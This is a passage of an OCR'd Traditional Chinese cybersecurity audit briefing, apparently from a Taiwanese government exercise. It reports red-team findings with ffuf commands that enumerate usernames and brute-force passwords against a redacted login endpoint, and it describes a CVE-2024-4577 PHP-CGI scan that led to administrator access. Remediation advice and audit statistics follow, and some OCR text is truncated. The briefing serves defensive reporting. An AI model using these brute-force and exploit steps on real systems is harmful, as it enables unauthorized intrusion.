- 忘記密碼功能身分驗證不確實，或暴露過多通行碼提示訊息


案例5-1-認證及驗證機制失效

- 於目標系統登入頁面，嘗試進行帳號密碼猜測，並成功登入




案例5-2-認證及驗證機制失效(1/5)

- 於目標系統登入頁面，嘗試進行帳號密碼猜測，並發現系統回應資訊可確認帳號是否存在



案例5-2-認證及驗證機制失效(2/5)

- 使用Burp Suite工具攔截封包，發現參數「account」、「username」及「password」



案例5-2-認證及驗證機制失效(3/5)

- 使用FFUF工具進行帳號列舉，透過系統回應資訊可發現多組帳號

```
┌──(nicskali㉿kali)-[~]
└─$ ffuf -u "https://[redacted]tw/user/auth/" -X POST -H "Content-Type: application/json;charset=UTF-8" -d '{"account":"FUZZ","username":"FUZZ","password":"password"}' -w /usr/share
/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36" -fs 45

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://[redacted].tw/user/auth/
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
 :: Header           : Content-Type: application/json;charset=UTF-8
 :: Header           : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
 :: Data             : {"account":"FUZZ","username":"FUZZ","password":"password"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 45
________________________________________________

daniel                  [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 92ms]
a[redacted]             [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 244ms]
j[redacted]y            [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 164ms]
j[redacted]             [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 69ms]
r[redacted]y            [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 101ms]
D[redacted]el           [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 159ms]
b[redacted]             [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 127ms]
h[redacted]ey           [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 122ms]
A[redacted]             [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 359ms]
J[redacted]y            [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 110ms]
R[redacted]y            [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 170ms]
D[redacted]EL           [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 309ms]
A[redacted]             [Status: 200, Size: 49, Words: 7, Lines: 4, Duration: 148ms]
```


案例5-2-認證及驗證機制失效(4/5)

- 使用FFUF工具發現帳號「daniel」之密碼為「123」

```
┌──(nicskali㉿kali)-[~/                    .org.tw]
└─$ ffuf -u "https:/                    rg.tw/user/auth/" -X POST -H "Content-Type: application/json;charset=UTF-8" -d '{"account":"FUZZ1","username":"FUZZ1","password":"FUZZ2"}' -w /usr/share/seclists/Pas
ZZ1  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/53
7.36" -fs 49

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://                    .tw/user/auth/
 :: Wordlist         : FUZZ2: /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt
 :: Wordlist         : FUZZ1: /home/nicskali                    tw/users.txt
 :: Header           : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
 :: Header           : Content-Type: application/json;charset=UTF-8
 :: Data             : {"account":"FUZZ1","username":"FUZZ1","password":"FUZZ2"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 49
________________________________________________

[Status: 200, Size: 53, Words: 8, Lines: 4, Duration: 170ms]
    * FUZZ1: daniel
    * FUZZ2:

[Status: 200, Size: 47, Words: 7, Lines: 4, Duration: 219ms]
    * FUZZ1: daniel
    * FUZZ2: 123

[WARN] Caught keyboard interrupt (Ctrl-C)
```

案例5-2-認證及驗證機制失效(5/5)

- 嘗試使用發現之帳號密碼進行登入，並成功登入



認證及驗證機制失效防護改善建議

- 系統開發者
  - 通行碼設定應符合機關通行碼複雜度原則，以及設定密碼歷程紀錄等管控機制
  - 於登入頁面應使用圖形驗證碼等機制，減低暴力破解攻擊成功機會
  - 忘記密碼功能應確實進行身分認證，並避免直接提供新密碼或暴露新密碼訊息
- 系統使用者
  - 通行碼應避免使用公開易取得之資訊(如：廠商統一編號、E-mail帳號及學校代碼等)，易被攻擊者利用拼接方式猜測成功
  - 通行碼設定建議具備高複雜度要求，避免使用者使用字元過短與簡單英數字組合之通行碼

案例6-危險或過舊之元件

危險或過舊之元件樣態

- 系統所使用之元件或軟體存在已知弱點，且未及時更新，攻擊者可透過資訊蒐集取得元件資訊以確認是否存在弱點，並從網路上取得攻擊程式直接攻擊系統

案例6-危險或過舊之元件(1/2)

- 使用PHP-CGI-RCE-Scanner工具掃描機關網站，發現網站開啟CGI設定

```
┌──(nicskali㉿kali)-[~/HackerTool/PHP-CGI-RCE-Scanner]
└─$ python -W ignore exploit.py
Testing CVE-2024-4577
vulnerable version: 5.0.0 - 8.1.28, 8.2.0 - 8.2.19, 8.3.0 - 8.3.7
Testing: https://www.[redacted].tw connected=True cgi_exist=False phpversion='' exp_result=True
```

案例6-危險或過舊之元件(2/2)

- 使用PHP-CGI-Injector工具，成功取得OS理者權限

危險或過舊之元件改善建議

- 針對系統使用之作業系統、安裝軟體及使用套件等，應建立盤點機制，當發布新弱點時，即可快速確認系統是否受到弱點影響，並視需要儘快進行更新或採取替代措施
- 應建立定期更新機制，避免系統受到已知弱點攻擊


大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

資安稽核技術檢測結果

使用者電腦安全檢測

- 使用者電腦弱點掃描共發現64個高風險與98個中風險弱點
- 使用者電腦安全防護檢測顯示電腦皆未發現惡意程式，且完成病毒碼更新，惟發現14台未落實作業系統安全性更新，2台未落實更新應用程式



物聯網設備檢測

- 物聯網設備檢測結果共發現69項不符合項目，其中21.3%為管理介面身分鑑別使用預設帳號通行碼，17%為「管理介面具備限制錯誤嘗試機制但未啟用」

網域主機安全防護檢測


- 網域主機皆已部署防毒軟體、未發現惡意程式及安裝所有安全性更新項目

資料庫安全檢測

- 資料庫安全檢測結果共發現1項不符合項目，不符合項目為「資料庫資料傳輸具有安全機制」

核心資通系統安全檢測

- 核心資通系統內網滲透測試結果共發現26個高風險、4個中風險、4個低風險弱點及2個建議事項，其中61.1%屬於「無效的存取控管」弱點
- 核心資通系統防護基準檢測結果共發現14項不符合項目



網路架構檢測

- 網路架構檢測共發現9個高風險、14個中風險、3個低風險及5個建議項目，其中25.8%屬於「網路設備存取控制」弱點

組態設定安全檢測

- 共發現26台使用者電腦組態設定有未符合之項目
- 共發現6台網域主機組態設定有未符合之項目
- 共發現3台網通設備組態設定有未符合之項目
- 共發現9台伺服器主機組態設定有未符合之項目

網路惡意活動檢視


- 共發現304筆中繼站DN未阻擋，IP則全數阻擋
- 未發現機關網路存在APT惡意行為

使用者電腦安全檢測共同發現事項(1/2)

發現事項2與3同113年

1 電腦啟用之服務憑證簽章仍使用安全性不足之雜湊演算法(如MD2, MD4, MD5或SHA-1)進行SSL憑證簽署，攻擊者可利用該弱點產生相同簽章之偽造憑證，進而冒充合法服務

3 皆未發現使用已停止支援(End of Support, EOS)之作業系統或應用程式，惟仍有部分機關未及時安裝最新安全修補更新




2 電腦啟用之服務存在SSL加密演算法強度不足弱點(SWEET32)，防護強度不足，恐遭破解

使用者電腦安全檢測共同發現事項(2/2)

改善建議

1. 應停止使用安全性不足之雜湊演算法(如MD2, MD4, MD5 或 SHA-1)進行SSL憑證簽署，以避免遭攻擊者利用產生偽造憑證或中間人攻擊風險
2. 部分電腦因應用程式需求而開啟特定連接埠，若同時使用弱簽章機制，將可能導致安全弱點。建議盤點系統開放之連接埠與服務，關閉非必要項目
3. 端點設備管理者應建立安全性更新檢查機制，確保系統與應用程式及時完成修補，並建議透過防火牆設定，限制非必要之連接埠使用，降低潛在入侵風險



物聯網設備檢測共同發現事項(1/2)

發現事項1與2同113年

3 軟/韌體、作業系統及相關應用程式存在CVSS v3評分7分(含)以上之CVE漏洞

3 設備管理介面未具備或未啟用限制錯誤嘗試之機制，恐遭惡意使用者進行暴力破解攻擊

1 管理介面仍使用預設帳號通行碼，導致身分鑑別形同虛設，攻擊者可輕易入侵、竄改設定或植入惡意程式

2 管理介面通行碼未啟用複雜度限制，暴力破解及憑證重複使用風險高

物聯網設備

使用者

物聯網設備檢測共同發現事項(2/2)

改善建議

